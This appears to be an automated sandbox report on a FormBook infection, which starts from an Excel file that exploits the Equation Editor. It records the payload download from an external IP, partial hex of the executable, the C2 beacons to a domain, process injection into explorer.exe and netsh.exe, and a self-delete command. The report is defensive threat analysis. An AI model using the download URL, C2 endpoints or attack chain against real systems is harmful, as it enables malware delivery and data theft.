SHA256:	9efaa722d6e9df7c6628df6d1f49d14d858b60782db11c3f1e9b5037803b290b
SHA512:	a26f5e7baebdf77f54a9e8f1b109b4a9ac2ed74f33fca08f4014b1e185e87d446d2638dd4dff3ec67f229df3ad0bb592549e999851ea75fbd864e3c1df0fe024
SSDEEP:	6144:nPUVRB6666666rBkkoL6666664BoW303lddzlBGJOvZT7oz7Dqfd2QCwHPPQRUk2:PqH666666eBkxL6666664BoWE3lPcGZb
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 13, 2021 19:04:37.338116884 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.washingtonboatrentals.com	A (IP address)	IN (0x0001)
Oct 13, 2021 19:04:58.681433916 CEST	192.168.2.22	8.8.8.8	0xd191	Standard query (0)	www.washingtonboatrentals.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 13, 2021 19:04:37.364202976 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.washingtonboatrentals.com		3.64.163.50	A (IP address)	IN (0x0001)
Oct 13, 2021 19:04:58.704255104 CEST	8.8.8.8	192.168.2.22	0xd191	No error (0)	www.washingtonboatrentals.com		3.64.163.50	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 192.3.110.172
- www.washingtonboatrentals.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.3.110.172	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 19:03:15.651736975 CEST	0	OUT	GET /000900/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.3.110.172 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 19:03:15.826574087 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 13 Oct 2021 17:03:16 GMT Server: Apache/2.4.50 (Win64) OpenSSL/1.1.1l PHP/8.0.11 Last-Modified: Wed, 13 Oct 2021 06:08:09 GMT ETag: "46f39-5ce35c953b021" Accept-Ranges: bytes Content-Length: 290617 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 30 28 81 e9 51 46 d2 e9 51 46 d2 e9 51 46 d2 2a 5e 19 d2 eb 51 46 d2 e9 51 47 d2 71 51 46 d2 2a 5e 1b d2 e6 51 46 d2 bd 72 76 d2 e3 51 46 d2 2e 57 40 d2 e8 51 46 d2 52 69 63 68 e9 51 46 d2 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 65 3a ff 56 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5c 00 00 00 d6 01 00 00 04 00 00 fb 30 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 e0 02 00 00 04 00 00 00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 18 74 00 00 a0 00 00 00 00 d0 02 00 e0 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 7c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 eb 5a 00 00 00 10 00 00 00 5c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 96 11 00 00 00 70 00 00 00 12 00 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 38 b0 01 00 00 90 00 00 00 06 00 00 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 50 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 e0 09 00 00 00 d0 02 00 00 0a 00 00 00 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$0(QFQFQF*^QFQGqQF*^QFrvQF.W@QFRichQFPELe:V \0p@tp|.textZ\ `.rdatap`@@.data8r@.ndataP.rsrcx@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 19:04:58.731059074 CEST	305	OUT	GET /mxnu/?0h=6lxhT6_0RrqDgXE0&bV8=5sVEEjOjrPj2idxjAkM9c91RRKirbtM3qCtWvXETAP1vtyCGbasEc4a0ZRfXFvjfhHczKQ== HTTP/1.1 User-Agent: Windows Explorer Host: www.washingtonboatrentals.com
Oct 13, 2021 19:04:58.749141932 CEST	305	IN	HTTP/1.1 410 Gone Server: openresty Date: Wed, 13 Oct 2021 17:04:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 39 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 77 61 73 68 69 6e 67 74 6f 6e 62 6f 61 74 72 65 6e 74 61 6c 73 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 34 35 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 61 73 68 69 6e 67 74 6f 6e 62 6f 61 74 72 65 6e 74 61 6c 73 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>59 <meta http-equiv='refresh' content='5; url=http://www.washingtonboatrentals.com/' />a </head>9 <body>45 You are being redirected to http://www.washingtonboatrentals.coma </body>8</html>0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 284 Parent PID: 596

General

Start time:	19:02:29
Start date:	13/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fc40000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2540 Parent PID: 596

General

Start time:	19:02:51
Start date:	13/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 1292 Parent PID: 2540

General

Start time:	19:02:55
Start date:	13/10/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	290617 bytes
MD5 hash:	0031A23B4BB6ABCDCCC5F8122DE5FCB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.495823503.0000000003030000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.495823503.0000000003030000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.495823503.0000000003030000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 36%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 2072 Parent PID: 1292

General

Start time:	19:02:58
Start date:	13/10/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	290617 bytes
MD5 hash:	0031A23B4BB6ABCDCCC5F8122DE5FCB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.556070673.0000000000270000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.556070673.0000000000270000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.556070673.0000000000270000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.493342652.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.493342652.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.493342652.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.556229613.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.556229613.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.556229613.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.556257297.0000000000430000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.556257297.0000000000430000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.556257297.0000000000430000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2072

General

Start time:	19:03:01
Start date:	13/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.524713995.00000000097BD000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.524713995.00000000097BD000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.524713995.00000000097BD000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.515415135.00000000097BD000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.515415135.00000000097BD000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.515415135.00000000097BD000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	high

File Activities — Show Windows behavior

Analysis Process: netsh.exe PID: 1864 Parent PID: 1764

General

Start time:	19:03:25
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0x1640000
File size:	96256 bytes
MD5 hash:	784A50A6A09C25F011C3143DDD68E729
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.697947104.0000000000250000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.697947104.0000000000250000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.697947104.0000000000250000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.697814931.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.697814931.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.697814931.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.698011641.0000000000380000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.698011641.0000000000380000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.698011641.0000000000380000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities — Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2544 Parent PID: 1864

General

Start time:	19:03:29
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x49f30000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis